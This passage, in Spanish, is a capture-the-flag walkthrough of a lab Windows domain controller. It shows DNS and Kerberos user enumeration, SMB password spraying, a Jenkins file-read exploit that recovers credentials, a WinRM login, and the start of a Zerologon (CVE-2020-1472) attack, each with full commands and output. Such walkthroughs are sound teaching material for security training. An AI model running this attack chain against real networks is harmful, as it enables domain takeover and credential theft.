;; ANSWER SECTION:
chimichurri.thl.                600     IN      A      192.168.200.4

;; Query time: 0 msec
;; SERVER: 192.168.200.4#53(192.168.200.4) (UDP)
;; WHEN: Sun Feb 16 23:56:25 CET 2025
;; MSG SIZE rcvd: 72
```

Vemos que la ip que nos devuelve es la misma que la ip de la máquina objetivo, vamos a indagar más, vamos a enumerar los nombres de dominio.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# dig @192.168.200.4 chimichurri.thl ns
```

Agregamos el parámetro ns de **NAME SERVER (NS)**, esto solicita específicamente qué servidores **DNS** administran el dominio.

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# dig @192.168.200.4 chimichurri.thl ns

; <<>> DiG 9.20.4-4-Debian <<>> @192.168.200.4 chimichurri.thl ns
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 9079
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4000
; COOKIE: 90a3841815e67e78 (echoed)
;; QUESTION SECTION:
;chimichurri.thl.                IN      NS

;; ANSWER SECTION:
chimichurri.thl.                3600    IN      NS      chimichurri.chimichurri.thl.

;; ADDITIONAL SECTION:
chimichurri.chimichurri.thl. 3600    IN      A        192.168.200.4

;; Query time: 0 msec
;; SERVER: 192.168.200.4#53(192.168.200.4) (UDP)
;; WHEN: Mon Feb 17 00:00:43 CET 2025
;; MSG SIZE rcvd: 98
```

Revisaremos también los servidores de correo.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# dig @192.168.200.4 chimichurri.thl mx
```

Agregamos el parámetro mx de **MAIL EXCHANGE (MX)**, esto solicita específicamente los registros de correo para el dominio.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# dig @192.168.200.4 chimichurri.thl mx

; <<>> DiG 9.20.4-4-Debian <<>> @192.168.200.4 chimichurri.thl mx
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 19989
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4000
; COOKIE: 8054721471eea635 (echoed)
;; QUESTION SECTION:
;chimichurri.thl.                IN      MX

;; AUTHORITY SECTION:
chimichurri.thl.                3600    IN      SOA      chimichurri.chimichurri.thl. hostmaster.chimichurri.thl. 40 900 600 86400 3600

;; Query time: 0 msec
;; SERVER: 192.168.200.4#53(192.168.200.4) (UDP)
;; WHEN: Mon Feb 17 00:04:30 CET 2025
;; MSG SIZE rcvd: 115
```

Nada de nada también, nos queda finalmente la Zona de Transferencia es decir la **ADZT**, para ello lo único que agregaremos es el parámetro **AXFR**.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# dig @192.168.200.4 chimichurri.thl axfr
```


CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

El resultado también es zero, en este caso no encontramos nada de nada.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# dig @192.168.200.4 chimichurri.thl axfr

; <<>> DiG 9.20.4-4-Debian <<>> @192.168.200.4 chimichurri.thl axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Ahora solo nos queda intentar por fuerza bruta a ver si podemos sacar información extra. Lo vamos a probar ahora, es enumerar posibles usuarios a nivel de domino. La ventaja que tenemos, es que suelen haber usuarios que suelen ser comunes en estos entornos, podemos probar en generar una pequeña lista, acordaros que tenemos un usuario que ya hemos encontrado (**hacker**), por lo tanto pondremos los más comunes que suelen haber (admin, administrador, guest, default, invitado, dev) y como no el que ya sabemos.

Vamos a generar el archivo que nos servirá de diccionario.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# cat users.txt
admin
administrador
guest
default
invitado
hacker
dev
```

Ahora vamos a utilizar la herramienta **KERBRUTE**, que es una herramienta utilizada para **enumerar usuarios, hacer ataques de fuerza bruta y verificar credenciales en Active Directory (AD) a través del protocolo Kerberos**. Es especialmente útil en auditorías de seguridad y pruebas de penetración en entornos Windows.

Pero primero de todo, la tendremos que instalar, ya que no viene por defecto en ninguno de los Sistemas de Pentester que hay en el mercado.

Para instalar **KERBRUTE**, lo haremos de la siguiente manera:

```
git clone https://github.com/ropnop/kerbrute.git
cd kerbrute
go build .
mv kerbrute /usr/local/bin/
```

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

O también de esta forma:

```
wget
https://github.com/ropnop/kerbrute/releases/download/v1.0.3/kerbrute_linux_amd64
chmod +x kerbrute_linux_amd64
mv kerbrute_linux_amd64 /usr/local/bin/kerbrute
```

La que más os guste a vosotros. Yo prefiero la primera.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# git clone https://github.com/ropnop/kerbrute.git
Clonando en 'kerbrute' ...
remote: Enumerating objects: 845, done.
remote: Counting objects: 100% (81/81), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 845 (delta 65), reused 58 (delta 58), pack-reused 764 (from 1)
Recibiendo objetos: 100% (845/845), 411.84 KiB | 4.16 MiB/s, listo.
Resolviendo deltas: 100% (383/383), listo.

(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# cd kerbrute

(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri/kerbrute]
# go build .
go: downloading github.com/op/go-logging v0.0.0-20160315200505-970db520ece7
go: downloading github.com/ropnop/gokrb5/v8 v8.0.0-20201111231119-729746023c02
go: downloading github.com/spf13/cobra v1.1.1
go: downloading github.com/jcmtturner/gofork v1.0.0
go: downloading github.com/spf13/pflag v1.0.5
go: downloading github.com/jcmtturner/dnsutils/v2 v2.0.0
go: downloading github.com/hashicorp/go-uuid v1.0.2
go: downloading golang.org/x/crypto v0.0.0-20201016220609-9e8e0b390897
go: downloading github.com/jcmtturner/rpc/v2 v2.0.2
go: downloading github.com/jcmtturner/aescts/v2 v2.0.0
go: downloading golang.org/x/net v0.0.0-20200114155413-6afb5195e5aa

(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri/kerbrute]
# mv kerbrute /usr/local/bin

(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri/kerbrute]
#
```

Una vez instalada la herramienta vamos a utilizarla con la siguiente sintaxis.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# kerbrute userenum -d chimichurri.thl --dc 192.168.200.4 users.txt
```


CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

Vamos a explicar la sintaxis de la herramienta, así nos iremos familiarizado con ella.

- *kerbrute* → Ejecuta la herramienta Kerbrute, utilizada para ataques contra Kerberos en Active Directory.
- *userenum* → Modo de enumeración de usuarios. Intenta determinar qué usuarios existen en el dominio.
- *-d chimichurri.thl* → Define el dominio de Active Directory (*chimichurri.thl*).
- *--dc 192.168.200.4* → Especifica la IP del Controlador de Dominio (Domain Controller) donde se ejecuta el servicio Kerberos.
- *users.txt* → Archivo con una lista de posibles nombres de usuario para probar.

Hemos identificado **tres usuarios válidos en el dominio**, de los cuales **ya conocíamos uno** previamente. Sin embargo, **ninguno de ellos tiene habilitada la preautenticación en Kerberos**.

Si alguno de estos usuarios tuviera la preautenticación habilitada, el servidor nos proporcionaría un **hash Kerberos (AS-REP hash)**, el cual podríamos extraer y tratar de **crackear de manera offline** utilizando herramientas como **Hashcat o John the Ripper**.

```

Version: dev (n/a) - 02/17/25 - Ronnie Flathers @ropnop

2025/02/17 00:26:26 > Using KDC(s):
2025/02/17 00:26:26 >    192.168.200.4:88

2025/02/17 00:26:26 > [+] VALID USERNAME:      hacker@chimichurri.thl
2025/02/17 00:26:26 > [+] VALID USERNAME:      invitado@chimichurri.thl
2025/02/17 00:26:26 > [+] VALID USERNAME:      administrador@chimichurri.thl
2025/02/17 00:26:26 > Done! Tested 7 usernames (3 valid) in 0.008 seconds

(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
```

Podemos hacer una comprobación de los usuarios con el comando **impacket**, así nos aseguramos que los usuarios encontrados son correctos.

Para ello vamos a utilizar la herramienta mencionada con la siguiente sintaxis:

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# impacket-GetNPUsers -no-pass -usersfile users.txt chimichurri.thl/
```

- *impacket-GetNPUsers* → Herramienta de Impacket que solicita un Ticket Granting Ticket (TGT) sin proporcionar contraseña.
- *-no-pass* → Especifica que no se usará contraseña, ya que no es necesaria para esta consulta.
- *-usersfile users.txt* → Lista de posibles usuarios en el dominio que queremos comprobar.
- *chimichurri.thl/* → Dominio Active Directory en el que se realizará la consulta.

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime
se timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User administrador doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User invitado doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hacker doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
#
```

Vemos que los tres usuarios que hemos encontrado anteriormente son correctos y existen realmente en el dominio, ya que los que no existen nos devuelve un error.

¿Continuamos con la máquina? Aún no. Antes, exploraremos otra técnica llamada **Password Spraying**.

Ahora que hemos identificado tres usuarios válidos, eliminaremos el resto de la lista y trabajaremos únicamente con estos para llevar a cabo la prueba. A continuación, crearemos un diccionario básico de contraseñas, con el objetivo de demostrar cómo funciona esta técnica.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# cat users2.txt
administrador
invitado
hacker
```

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# cat dic.txt
administrador
hacker
hacker1234
h4ck3r
superpass
Perico69
Hola1234
passwd
pass123!$

password
```

Y vamos a utilizar NoeXcrypt para hacer un ataque de fuerza bruta contra el protocolo SMB.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# nxc smb 192.168.200.4 -u users2.txt -p dic.txt --continue-on-success
```

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

Vamos a explicar la sintaxis de esta nueva herramienta:

- **nxc** → Ejecuta la herramienta **NXC (NoeXcrypt)**, utilizada para ataques de autenticación en protocolos como SMB.
- **smb** → Especifica que el ataque se realizará contra **SMB (Server Message Block)**.
- **192.168.179.144** → Dirección IP del objetivo que ejecuta un **servidor SMB**.
- **-u users.txt** → Archivo con una lista de posibles usuarios.
- **-p dic.txt** → Archivo con una lista de contraseñas para probar contra cada usuario.
- **--continue-on-success** → Continúa probando credenciales incluso después de encontrar una combinación válida.

El resultado de la ejecución, va a ser...

```
(root@Wire-Kali) /home/wireseed/Escritorio/chimichurri
# nxc smb 192.168.200.4 -u users2.txt -p dic.txt --continue-on-success
SMB 192.168.200.4 445 CHIMICHURRI [+] Windows 10 / Server 2016 Build 14393 x64 (name:CHIMICHURRI) (domain:chimichurri.thl) (signing:True) (SMBv1:False)
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\administrador:administrador STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\invitado:administrador STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\hacker:administrador STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\administrador:hacker STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\invitado:hacker STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\hacker:hacker STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\administrador:hacker1234 STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\invitado:hacker1234 STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\hacker:hacker1234 STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\administrador:hack3r STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\invitado:hack3r STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\hacker:hack3r STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\administrador:superpass STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\invitado:superpass STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\hacker:superpass STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\administrador:Perico69 STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\invitado:Perico69 STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [+] chimichurri.thl\hacker:Perico69
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\administrador:Hola1234 STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\invitado:Hola1234 STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\administrador:passwd STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\invitado:passwd STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\administrador:pass1231$ STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\invitado:pass1231$ STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\administrador: STATUS_LOGON_FAILURE
SMB 192.168.200.4 445 CHIMICHURRI [-] chimichurri.thl\administrador:password STATUS_LOGON_FAILURE
(root@Wire-Kali) /home/wireseed/Escritorio/chimichurri
```

Que nos da positivo en dos passwords, concretamente en:

USR: hacker – PWD: Perico69

USR: invitado – PWD:

Por ahora, dejaremos este apartado y continuaremos con la máquina. Espero que estas técnicas les sean útiles en futuros escenarios de hacking en Active Directory.


Ahora sí, volvamos a la máquina. Hagamos un repaso rápido: ya hemos analizado varios servicios y obtenido información relevante en algunos de ellos. Sin embargo, no encontramos nada más útil. También hemos recuperado el escaneo de nmap y hemos proseguido con el puerto 6969, en el cual nos hemos encontrado un servidor JENKINS con una vulnerabilidad activa, concretamente una **LFI (Local File Inclusion)**. También se ha buscado el exploit y descargado en nuestro directorio de trabajo.

Volviendo al exploit, vamos a proceder a renombrar el exploit a otro nombre y vamos a ver que nos solicita.


```
(root@Wire-Kali) /home/wireseed/Escritorio/chimichurri
# mv 51993.py jenexploit.py
```

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

Volvemos a entrar al servidor Jenkins y veamos que podemos sacar de el, recordad que tendremos que especificar el puerto 6969.



Vamos a utilizar el plugin **Wappalizer**, para ver que tecnología utiliza la página y para ver si podemos sacar más información de ella.



Pero este plugin, no nos devuelve nada que no sepamos ya. Vamos a probar con la herramienta **whatweb** para si encontramos alguna cosa más.


```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# whatweb http://192.168.200.4:6969
```

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

El resultado que tendremos de esta herramienta es:

```
(root@Wire-Kali) - [/home/wireseed/Escritorio/chimichurri]
$ whatweb http://192.168.200.4:6969
http://192.168.200.4:6969 [200 OK] Cookies[JSESSIONID.10596ada], Country[RESERVED][?], HTML5, HTTPServer[Jetty(10.0.11)], HttpOnly[JSESSIONID.10596ada], IP[192.168.200.4], Jenkins[2.361.4], Jetty[10.0.11], OpenSearch/opensearch.xml, Prototype, Script[text/javascript], Title[Panel de control [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson-theme,referrer-policy,cross-origin-opener-policy,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```

También obtenemos lo que ya sabíamos, JENKINS versión 2.361.4 el cual ya tenemos el exploit. Si miramos bien, podremos obtener un usuario registrado en el servidor, el cual es **Perro**.

User ID	Name	Last Commit Activity ↑
 info	Perro	N/A

Y también tenemos la página de Login del servidor.



Welcome to Jenkins!

☐ Keep me signed in

3) Explotación.

Vamos a mirar el exploit que habíamos conseguido antes para poder ver realmente su funcionamiento, recordad que anteriormente también le hemos cambiado el nombre.

Ejecutamos el exploit para ver que nos requiere para su correcto funcionamiento.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# python3 jenexploit.py
usage: jenexploit.py [-h] -u URL [-p PATH]
jenexploit.py: error: the following arguments are required: -u/--url
```

Vemos que solo tendremos que indicarle la URL y especificar el archivo que queremos visualizar.

Intentaremos con el archivo que nos han indicado del usuario **HACKER**.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# python3 jenexploit.py -u http://192.168.200.4:6969 -p /Users/hacker/Desktop/perico.txt
```

Una vez ejecutado, conseguimos el password del usuario **HACKER**.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# python3 jenexploit.py -u http://192.168.200.4:6969 -p /Users/hacker/Desktop/perico.txt
hacker:Perico69
```

USR: Hacker

PWD: Perico69

Vamos a comprobar si el password es válido, utilizando el **nxc** o el **crackmapexec** el que vosotros queráis más, yo en mi caso utilizaré **nxc**.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# nxc smb 192.168.200.4 -u 'hacker' -p 'Perico69'
SMB 192.168.200.4 445 CHIMICHURRI [*] Windows 10 / Server 2016 Build 14393 x64 (name:CHIMICHURRI) (domain:chimichurri.thl) (signing:True) (SMBv1:False)
SMB 192.168.200.4 445 CHIMICHURRI [*] chimichurri.thl\hacker:Perico69
```

La contraseña es válida y, al revisar el escaneo realizado con Nmap, detectamos que el puerto 5985 está abierto, lo que indica que el servicio WinRM está activo. Por lo tanto, probaremos si estas credenciales nos permiten acceder a dicho servicio.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# nxc winrm 192.168.200.4 -u 'hacker' -p 'Perico69'
WINRM 192.168.200.4 5985 CHIMICHURRI [*] Windows 10 / Server 2016 Build 14393 (name:CHIMICHURRI) (domain:chimichurri.thl)
/usr/lib/python3/dist-packages/spnego/ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4
and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 192.168.200.4 5985 CHIMICHURRI [*] chimichurri.thl\hacker:Perico69 (Pwn3d!)
```

Perfecto!! Entonces tenemos acceso con el usuario y el password encontrados al protocolo WinRM. Para explotar este protocolo, tendremos que utilizar la herramienta **evil-winrm** que es una herramienta utilizada en **pentesting** y **hacking ético** para interactuar con **Windows Remote Management (WinRM)**, un servicio de administración remota en sistemas Windows.

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# evil-winrm -i 192.168.200.4 -u 'hacker' -p 'Perico69'
```

Vamos a explicar la sintaxis de esta herramienta:

- **Evil-winrm**: Herramienta de acceso remoto.
- **-i 192.168.200.4**: Dirección IP del sistema Windows objetivo.
- **-u 'hacker'**: Usuario con el que se intenta acceder.
- **-p 'Perico69'**: Contraseña proporcionada para autenticarse.

Una vez ejecutada la herramienta, ganamos acceso a dentro de la máquina.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# evil-winrm -i 192.168.200.4 -u 'hacker' -p 'Perico69'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\hacker\Documents>
```

Ya somos HACKER!! Pero tenemos un pequeño problema, no podemos ver la flag del usuario.

```
*Evil-WinRM* PS C:\Users\hacker\Documents> type user.txt
Cannot find path 'C:\Users\hacker\Documents\user.txt' because it does not exist.
At line:1 char:1
+ type user.txt
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\hacker\Documents\user.txt:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\hacker\Documents>
```

Seguramente, podremos ver la flag del usuario cuando nos convirtamos en administrador, por lo que vamos a realizar una “**escalada de privilegios**” utilizando en este caso otro CVE existente para **NETLOGON**, en este caso no sería exactamente una “**ESCALADA DE PRIVILEGIOS**”, sino que más bien sería también **Explotación**.

Vamos a por ello, y tal como os he comentado lo trataremos como una “**Escalada de privilegios**”

4) Elevación de privilegios.

Primero de todo, vamos a realizar la búsqueda del CVE en cuestión, concretamente tenemos que encontrar el CVE-2020-1472 el cual afecta al protocolo NETLOGON de los sistemas Windows, esta vulnerabilidad también es conocida como **ATAQUE ZEROLOGON**.

Vamos a explicar en que consiste este “ataque”:

¿Qué es el Ataque Zerologon?

El ataque Zerologon es una vulnerabilidad crítica (registrada como CVE-2020-1472) que afecta al protocolo Netlogon de los sistemas Windows. Esta falla permite que un atacante no autenticado se conecte a un controlador de dominio y eleve sus privilegios, comprometiendo gravemente la seguridad del entorno de Active Directory.

¿Cómo Funciona la Vulnerabilidad?

- **Falla Criptográfica:**
La vulnerabilidad se debe a un error en la implementación del algoritmo criptográfico durante el proceso de autenticación en Netlogon. Específicamente, se puede forzar el uso de un vector de inicialización (IV) de valor cero, lo que permite manipular la clave de autenticación.
 - **Acceso no Autorizado:**
Aprovechando esta debilidad, un atacante puede hacerse pasar por el controlador de dominio sin poseer las credenciales adecuadas. Esto le posibilita crear cuentas administrativas falsas y modificar configuraciones críticas del dominio.
-

Impactos y Riesgos

- **Elevación de Privilegios:**
Un atacante que explota esta vulnerabilidad puede obtener privilegios de administrador en el dominio, lo que le da control total sobre los recursos y datos de la red.
 - **Compromiso Total del Dominio:**
Dado que el controlador de dominio es el núcleo del entorno de Active Directory, su compromiso puede poner en riesgo la integridad, confidencialidad y disponibilidad de todos los sistemas y servicios que dependen de él.
-

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

Mitigaciones y Recomendaciones

- **Aplicación de Parches:**
La solución principal es aplicar las actualizaciones de seguridad que Microsoft ha lanzado para corregir esta vulnerabilidad. Es esencial que todas las organizaciones actualicen sus controladores de dominio de inmediato.
- **Monitorización y Auditoría:**
Implementar un sistema de monitorización continua en los logs de autenticación y realizar auditorías de seguridad ayudará a detectar cualquier actividad sospechosa que pueda indicar un intento de explotación.
- **Buenas Prácticas de Seguridad:**
Además de aplicar parches, es recomendable revisar las políticas de acceso y mejorar la segmentación de la red para limitar el impacto en caso de un ataque exitoso.

Buscaremos en **CVE-Mitre.org** a ver si encontramos algo para la vulnerabilidad de **NETLOGON**, y efectivamente encontramos una vulnerabilidad concretamente **CVE-2020-1472**.

The screenshot shows the CVE-Mitre.org website with search results for 'netlogon'. The results list several CVEs, with CVE-2020-1472 highlighted. The description for CVE-2020-1472 states: 'An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC). An attacker who successfully exploited the vulnerability could run a specially crafted application on a device on the network. To exploit the vulnerability, an unauthenticated attacker would be required to use MS-NRPC to connect to a domain controller to obtain domain administrator access. Microsoft is addressing the vulnerability in a phased two-part rollout. These updates address the vulnerability by modifying how Netlogon handles the usage of Netlogon secure channels. For guidelines on how to manage the changes required for this vulnerability and more information on the phased rollout, see How to manage the changes in Netlogon secure channel connections associated with CVE-2020-1472 (updated September 28, 2020). When the second phase of Windows updates become available in Q1 2021, customers will be notified via a revision to this security vulnerability. If you wish to be notified when these updates are released, we recommend that you register for the security notifications mailer to be alerted of content changes to this advisory. See Microsoft Technical Security Notifications.'

Una vez localizado el exploit que necesitamos, vamos a ver si lo podemos encontrar para descargarlo, vamos a buscar en **github** primero a ver si tenemos suerte.

Encontramos uno.

The screenshot shows the GitHub repository for 'CVE-2020-1472' by user 'dirkjanm'. The repository has 12 commits and 1 fork. The file list includes 'py2 fix and small cleanup', 'relaying', 'README.md', 'cve-2020-1472-exploit.py', and 'restorepassword.py'. The 'README' file is selected, showing the title 'PoC for Zerologon - all research credits go to Tom Tervoort of Secura'.

Vamos a proceder a descargarlo utilizando el **git clone** tal como hemos hecho muchas veces ya.

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# git clone https://github.com/dirkjanm/CVE-2020-1472.git
```

Una vez descargado, lo vamos a ejecutar para ver que es lo que necesita el exploit para funcionar.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri/CVE-2020-1472]
# python3 cve-2020-1472-exploit.py
Usage: zerologon_tester.py <dc-name> <dc-ip>

Tests whether a domain controller is vulnerable to the ZeroLogon attack. Resets the DC account password to an empty string when vulnerable.
Note: dc-name should be the (NetBIOS) computer name of the domain controller.
```

Vemos que nos solicita un **DC-NAME (Domain Controler Name)** y un **DC-IP (Domain Controler IP)**, vamos a entregar la información que necesita.

```
